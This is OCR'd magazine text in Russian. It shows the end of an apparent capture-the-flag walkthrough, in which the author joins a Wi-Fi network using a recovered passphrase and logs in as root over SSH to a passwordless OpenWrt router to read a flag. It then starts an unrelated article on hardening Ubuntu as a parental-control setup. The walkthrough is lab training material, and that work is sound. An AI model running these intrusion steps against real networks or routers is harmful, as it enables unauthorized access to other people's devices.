
```
wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > plcrouter.
config
wpa_supplicant -B -c plcrouter.config -i wlan0
```



```
(remote) root@attica05:/tmp# wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > plcrouter.config
(remote) root@attica05:/tmp# wpa_supplicant -B -c plcrouter.config -i wlan0
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
```

Подключение к точке доступа

Хоть мы и подключились к точке доступа, но IP адрес нам не дали.




```
(remote) root@attica05:/tmp# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.6  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fe83:26d  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:83:02:6d  txqueuelen 1000  (Ethernet)
        RX packets 9072  bytes 758172 (758.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4851  bytes 588624 (588.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5  bytes 288 (288.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ff:fe00:600  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:06:00  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 1245 (1.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 2200 (2.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Информация о сетевых интерфейсах

Назначим адрес самостоятельно. Используем стандартную для роутеров Wi Fi-сеть `192.168.1.0`.

```
ifconfig wlan0 192.168.1.22 netmask 255.255.255.0
```




```
(remote) root@attica05:/tmp# ifconfig wlan0 192.168.1.22 netmask 255.255.255.0
(remote) root@attica05:/tmp# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.6  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fe83:26d  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:83:02:6d  txqueuelen 1000  (Ethernet)
        RX packets 9186  bytes 766328 (766.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4919  bytes 595232 (595.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5  bytes 288 (288.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.22  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:600  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:06:00  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 1245 (1.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 2376 (2.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Информация о сетевых интерфейсах

Осталось подключиться к роутеру и забрать флаг. Пароль у нас не запросят.


```
ssh root@192.168.1.1
```



```
(remote) root@attica05:/tmp# ssh root@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~# id
uid=0(root) gid=0(root)
root@ap:~# cat root.txt
3729f2157be5bab3e8fb3510126a6caa
root@ap:~#
```

Флаг рута

Роутер захвачен!



НЕДЕТСКИЙ КОНТРОЛЬ

Настраиваем Linux для ребенка

xak745
i@brumbad.ru

Если у тебя есть дети, ты знаешь, что в наше время к обычному набору родительских обязанностей неизбежно добавляется еще одна: вытащить чадо из омута компьютерных игр и «Тиктока», заставив его учиться. Обычные программы родительского контроля неэффективны, поэтому мы решим эту задачу самостоятельно — правильно настроив операционную систему на примере Ubuntu Linux.

Подростки по природе своей весьма пытливы и целеустремленны, если дело не касается вопросов образования. Но главное — они имеют запас времени, существенно превосходящий твой. В какой то момент юный падаван заявляет, что ему для учебы нужен компьютер. Ага, думаешь ты, знаем мы эту учебу. Сам в свое время «учился» ночи напролет, владелец палатки с игровыми CD сменил аж три мерседеса с твоих заносов.

Большинство домашних компов, как известно, работают под управлением Windows, а с родительским контролем в этой системе все неоднозначно. Подобные программы либо стоят денег, либо не работают совсем. В 10-й винде что-то можно было наколхозить с помощью Software Restriction Policies (SRP), но в Windows 11 этот инструмент выпилили: по мнению разработчиков, эта функция лишняя для домашних сетей.

Вывод напрашивается очевидный: нужно приучать юное поколение к Linux в виде самого популярного дистрибутива — Ubuntu. А пока наследники будут искать в гугле, как обойти возведенные тобою препятствия, волей неволей научатся работать с этой системой.

WWW

Если тебе неохота после каждого катаклизма восстанавливать работу системы вручную, можно воспользоваться готовым набором сценариев safews4lin, который предназначен для настройки рабочей станции под управлением Ubuntu в качестве учебной машины.

ВОЗМОЖНЫЕ УГРОЗЫ И ИХ НЕЙТРАЛИЗАЦИЯ

В информационной безопасности проектирование технических решений начинается с построения модели нарушителя. Поскольку нарушителя мы знаем буквально с пеленок, это добавляет определенные штрихи как к его поведению, так и к возможным мерам противодействия. Например, угроза физического вскрытия ноутбука эффективнее всего блокируется организационными мерами. Нарушители предупреждены, что ноутбук фиксирует факт снятия крышки (на самом деле нет, но об этом, кроме тебя, никто не знает), и если что, то ой. В самом крайнем случае можно засверлить пару винтов на нижней крышке: чтобы вскрыть ноут, их придется разворотить до конца. А с учетом того, что руки нынешней молодежи заточены под чатики и тиктоки, эту угрозу можно считать незначительной.

Ограничить использование флешек у нас возможности нет вообще. Не в силу архитектурных особенностей системы, а потому, что они нужны для учебы. То есть ребенок, скорее всего, притащит на съемных носителях домой все что угодно, включая эксплоиты, игры и прочую дребедень. С этим придется смириться как с неизбежным злом, поскольку, кроме развлечений, молодая поросль занята программированием, а там без запуска своего софта никуда.

Добавляет сложностей и невысокий уровень критического мышления у субъектов защиты. Если в описании программы будет написано «взломщик всего», «зарабатывальщик биткоинов не приходя в сознание» или «минус-зиродей-эксплоит», это с высокой вероятностью будет скачано и запущено.

BIOS

